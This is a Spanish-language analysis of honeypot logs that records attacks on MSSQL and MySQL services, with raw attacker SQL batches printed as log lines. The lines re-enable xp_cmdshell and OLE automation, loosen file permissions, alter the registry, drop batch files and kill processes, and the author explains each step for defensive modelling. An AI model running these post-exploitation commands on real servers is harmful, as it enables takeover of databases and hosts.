Row 15332	SQL BATCH : b"use master\r\ndbcc addextendedproc ('xp_cmdshell','xplog70.dll')\r\ndbcc addextendedproc ('sp_OAMethod','odsole70.dll')\r\ndbcc addextendedproc ('xp_servicecontrol','xpstar.dll')\r\ndbcc addextended
Row 15420	SQL BATCH : b"use [master] EXEC sp_configure N'clr enabled', N'1' RECONFIGURE WITH OVERRIDE exec sp_changedbowner 'sa' alter database [master] set TRUSTWORTHY on RECONFIGURE WITH OVERRIDE "
Row 15496	SQL BATCH : b"EXEC sp_configure 'show advanced options',1 RECONFIGURE WITH OVERRIDE EXEC sp_configure 'xp_cmdshell',1 RECONFIGURE WITH OVERRIDE eXEC SP_CONFIGURE 'SHOW ADVANCED OPTIONS',1 RE
Row 15572	SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi
Row 15648	SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi
Row 15724	SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi
Row 15800	SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi
Row 15876	SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi
Row 15952	SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi
Row 16028	SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi
Row 16104	SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi
Row 16180	SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi
Row 16256	SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi
Row 16332	SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi
Row 16408	SQL BATCH : b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi
Row 16484	SQL BATCH : b"EXEC xp_regdeletekey 'HKEY_LOCAL_MACHINE','SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\CMD.EXE' EXEC xp_regdeletekey 'HKEY_LOCAL_MACHINE','SOFTWAR
Row 16560	SQL BATCH : b"EXEC xp_regwrite 'HKEY_CURRENT_USER','Software\\Policies\\Microsoft\\Windows\\System','DisableCMD','REG_DWORD',0 exec xp_regdeletevalue 'HKEY_LOCAL_MACHINE','SOFTWARE\\Microsoft\\Comm
Row 16636	SQL BATCH : b"exec xp_servicecontrol 'start','SQLSERVERAGENT' "
Row 16712	SQL BATCH : b'EXEC msdb.dbo.sp_set_sqlagent_properties @auto_start=1 '
Row 16788	SQL BATCH : b"declare @o int, @f int, @t int, @ret int exec sp_oacreate '{0D43FE01-F093-11CF-8940-00A0C9054228}', @o out exec sp_oamethod @o, 'createtextfile', @f out, 'c:\\windows\\system32\\wbem\\123.bat
Row 16864	SQL BATCH : b"declare @o int, @f int, @t int, @ret int exec sp_oacreate '{0D43FE01-F093-11CF-8940-00A0C9054228}', @o out exec sp_oamethod @o, 'createtextfile', @f out, 'PerfStringse.ini', 1 exec @ret = sp_oam
Row 16940	SQL BATCH : b"DECLARE @shell INT EXEC SP_OAcreate '{72C24DD5-D70A-438B-8A42-98424B88AFB8}',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'secedit.exe /configure /db secedit.sdb /cfg c:\\windows\\s
Row 17016	SQL BATCH : b"declare @o int, @f int, @t int, @ret int exec sp_oacreate '{0D43FE01-F093-11CF-8940-00A0C9054228}', @o out exec sp_oamethod @o, 'createtextfile', @f out, 'c:\\windows\\system\\myusa.dvr', 1 exe
Row 17104	SQL BATCH : b"exec sp_configure 'show advanced options',1\r\nreconfigure\r\nexec sp_configure 'Ad Hoc Distributed Queries',1\r\nreconfigure\r\nEXEC SP_CONFIGURE 'SHOW ADVANCED OPTIONS',1 RECONFIGURE E
Row 17197	SQL BATCH : b"DECLARE @shell INT EXEC SP_OAcreate '{72C24DD5-D70A-438B-8A42-98424B88AFB8}',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'icacls ftp.exe /reset' "
Row 17273	SQL BATCH : b"DECLARE @shell INT EXEC SP_OAcreate '{72C24DD5-D70A-438B-8A42-98424B88AFB8}',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'icacls cmd.exe /reset' "
Row 17349	SQL BATCH : b"DECLARE @shell INT EXEC SP_OAcreate '{72C24DD5-D70A-438B-8A42-98424B88AFB8}',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'taskkill /f /im regsvr32.exe','0','True' "
Row 17425	SQL BATCH : b"DECLARE @shell INT EXEC SP_OAcreate '{72C24DD5-D70A-438B-8A42-98424B88AFB8}',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'taskkill /f /im rundll32.exe','0','True' "
Row 17501	SQL BATCH : b"DECLARE @shell INT EXEC SP_OAcreate '{72C24DD5-D70A-438B-8A42-98424B88AFB8}',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'taskkill /f /im cmd.exe','0','True' "
Row 17577	SQL BATCH : b"DECLARE @shell INT EXEC SP_OAcreate '{72C24DD5-D70A-438B-8A42-98424B88AFB8}',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'cmd.exe /c del c:\\windows\\debug\\item.dat','0','True' "
Row 17653	SQL BATCH : b"DECLARE @Result int DECLARE @FSO_Token int EXEC @Result = sp_OACreate '{0D43FE01-F093-11CF-8940-00A0C9054228}', @FSO_Token OUTPUT EXEC @Result = sp_OAMethod @FSO_Token, 'Crea

Registro Dionaea MSSQL 1

Algunas de las cosas llamativas que podemos ver en este registro son:

- Archivos .exe y .dll
- Registros de Windows

- Establecimiento de variables (atención en los '@a=0x….')

Algunos de los archivos detectados son los siguientes:


- DLL
  - xplog70.dll
  - odsole70.dll
  - scrrun.dll
  - webm\\webmdisp.dll
  - jscript.dll
  - vbscript.dll
  - shell32.dll
  - msado15.dll
  - xp_cmdshell
  - xpstar.dll

- EXE
  - cmd.exe
  - ftp.exe
  - cacls.exe
  - regsvr32.exe
  - rundll2.exe
- Ocx
  - WSHom.ocx

Por otro lado hemos de ver el asunto del establecimiento de variables. Hemos de fijarnos en las líneas en las que ponga lo siguiente:


- Set @a=0x….

En nuestro archivo de registro son unas cuantas líneas y van entremezcladas con la aparición de los archivos antes mencionados.




Registro Dionaea MSSQL 2

Si traducimos el contenido de esas declaraciones podemos ver algunas de las órdenes o instrucciones del atacante.



Traducción registro hexadecimal 1

Vamos a analizar algunas de las trazas para intentar averiguar que pretende hacer nuestro atacante tras todas esas acciones:



Registro Dionaea MSSQL 3

En las dos primeras líneas, vemos que intenta acceder a información del servidor. Sabemos esto ya que lo primero que ejecuta es el procedimiento sp_server_info, el cual devuelve una serie de parámetros relacionados con la información del servidor. En nuestro caso pide la siguiente información:

- DBMS_NAME
- DBMS_VER


- SYS_SPROC_VERSION: Para verificar la versión de los procedimientos.

Vemos que tras entrar en la base de datos, elimina una serie de procedimientos, para inmediatamente volverlos a crear. Podemos deducir que estos nuevos procedimientos de nombre similar contienen algunas características adicionales creadas por el atacante, también podríamos pensar que al llamarse igual, estos procedimientos “nuevos” llamarán menos la atención en los registros.

Evidentemente, tras la creación de los mismos llega su uso. Vemos que sigue registrando procedimientos eliminados previamente, pero ahora utilizando el proceso recreado addextendedproc, también vemos que para recrearlos utiliza una serie de funciones y de librerías (ya mencionadas antes).

Aquí entran las funciones OA y la librería externa odsole70.dll. La librería es usada para reactivar las funciones OA (OLE) que sirven para añadir diferentes tipos de datos a un documento desde diferentes aplicaciones.

Las dos siguientes imágenes son dos partes de las mismas líneas.



```
: b"use master\r\ndbcc addextendedproc ('xp_cmdshell','xplog70.dll')\r\ndbcc addextendedproc ('sp_OAMethod','odsole70.dll')\r\ndbcc addextendedproc ('xp_servicecontrol','xpstar.dll')\r\ndbcc addextendedp
: b"use [master] EXEC sp_configure N'clr enabled', N'1' RECONFIGURE WITH OVERRIDE exec sp_changedbowner 'sa' alter database [master] set TRUSTWORTHY on RECONFIGURE WITH OVERRIDE "
: b"EXEC sp_configure 'show advanced options',1 RECONFIGURE WITH OVERRIDE EXEC sp_configure 'xp_cmdshell',1 RECONFIGURE WITH OVERRIDE eXEC SP_CONFIGURE 'SHOW ADVANCED OPTIONS',1 RE
: b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi C
: b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi C
: b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi C
: b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi C
: b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi C
: b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi C
: b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi C
: b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi C
: b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi C
: b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi C
: b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi C
: b"DECLARE @objLocator int,@objWmi int,@objPermiss int,@objFull int EXEC sp_OACreate 'WbemScripting.SWbemLocator',@objLocator OUTPUT EXEC sp_OAMethod @objLocator,'ConnectServer',@objWmi C
: b"EXEC xp_regdeletekey 'HKEY_LOCAL_MACHINE','SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\CMD.EXE' EXEC xp_regdeletekey 'HKEY_LOCAL_MACHINE','SOFTWARE
: b"EXEC xp_regwrite 'HKEY_CURRENT_USER','Software\\Policies\\Microsoft\\Windows\\System','DisableCMD','REG_DWORD',0 exec xp_regdeletevalue 'HKEY_LOCAL_MACHINE','SOFTWARE\\Microsoft\\Comma
: b"exec xp_servicecontrol 'start','SQLSERVERAGENT' "
```

Registro Dionaea MSSQL 4

En esta parte, aparte de la declaración de una serie de variables, vemos que se usa la función ‘sp_OACreate’ para crear un objeto WbemScripting.SwbemLocator. La idea de esto es establecer conexiones remotas a otras máquinas.

Registro Dionaea MSSQL 5

En esta imagen vemos que esas mismas líneas que establecían una conexión añaden ahora una serie de parámetros como:


- Directorios hacia archivos, ejecutables y librerías, todos además elementos importantes.
- Vemos como a través de 'Win32_SecurityDescriptor' se intenta establecer algunas propiedades a un valor concreto. Las propiedades son ControlFlag, la cual es establecida a 4 (lo que significa que hay presente una DACL), y SetSecurityDescriptor con valor NULL, para establecer la DACL con unos valores que den acceso total.

Gracias a los dos puntos anteriores todos los archivos con esa configuración pueden ser accedidos por cualquiera al tener una política de seguridad que no restringe ningún acceso.


Lo siguiente que hace el atacante es eliminar registros relativos a procesos usuales del sistema como el cmd, el calcs (que sirve para modificar descriptores de seguridad) o el taskkill, con el que se pueden cerrar procesos. Con todo esto nos estaría quitando de algunas herramientas en el caso de querer actuar.

Registro Dionaea MSSQL 6

A continuación vemos como el atacante empieza a crear archivos en nuestro sistema:




Registro Dionaea MSSQL 7



Registro Dionaea MSSQL 8


En las líneas podemos ver como crea los archivos 123.bat y perfstringse.ini y con qué valores. Podemos deducir con estos archivos que nuestro honeypot ha sido infectado con el virus mirai (un virus que crea una botnet de ordenadores infectados para realizar ataques de denegación de servicio).

En la siguiente imagen vemos como intenta borrar algunos archivos de ataques



Registro Dionaea MSSQL 9

Para a continuación instalar los suyos propios (con esto podemos suponer que quiere asegurarse de que controla toda la información del ataque y no otro que estuviera antes)



Registro Dionaea MSSQL 10

Se puede observar que muchos de los trabajos añadidos son, efectivamente, los mismos que los eliminados de la imagen anterior a esta. También podemos ver que en los registros se nombra una serie de ejecutables que podrían no sernos familiares, a saber:


- Kugou2010.exe
- Myusago.dvr (otro archivo relacionado con Mirai)

Más adelante podemos observar que en una línea se pretende hacer registro a un archivo en una url:

Registro Dionaea MSSQL 11


El archivo en cuestión es v.sct.scrobj.dll, buscando información parece tratarse de un elemento que deja una backdoor en el sistema.

A continuación vemos como intenta registrar el archivo 123.bat en regedit




Registro Dionaea MSSQL 12

En las siguientes líneas al registro el atacante crea usuarios con privilegios de administrador dentro de la base de datos:




Traducción registro hexadecimal 2



Registro Dionaea MSSQL 13

Por último, vemos como el atacante va eliminando archivos y procesos para eliminar pistas.




Registro Dionaea MSSQL 14

A raíz de todo esto podemos sacar una serie de conclusiones que nos servirán de cara a establecer un modelo, en base a lo pretendido por el atacante:

1. Hace un primer paseo verificando versiones del sistema de administración de la base de datos.
2. Reemplaza algunos procesos y .exes ya existentes por unos propios con características definidas por él.
3. Uso de sp_OACreate y WebScripting.WebLocator para establecer conexiones.
4. Uso de Win32_SecurityDescriptionny cacls.exe para cambiar opciones de seguridad y ganar acceso a archivos sensibles.
5. Aparición de archivos:
a. 123.bat
b. Perfstingse.ini
6. En este punto, tenemos indicios del virus Mirai
7. Reemplazo de .exes por propios del atacante.
8. Aparición de
a. Kugou2010.exe
b. Myusago.dvr (Relacionado con Mirai)
c. V.sct.scrobj.dll (backdoor)
9. Eliminación de archivos y cierre de procesos.

MYSQLD

El análisis en este servicio va a ser más breve.



Registro Dionaea MySQLD 1

En la imagen anterior se puede resumir todo lo destacable en lo detectado por el honeypot acerca de este servicio (el resto del registro se basa en repetir exactamente lo mismo).

Como vemos lo primero que intenta hacer el atacante es averiguar la versión de mysql.

Lo destacable en este registro es:

- la orden DUMPFILE, la cual es usada para acceder a funciones incluidas en archivos.
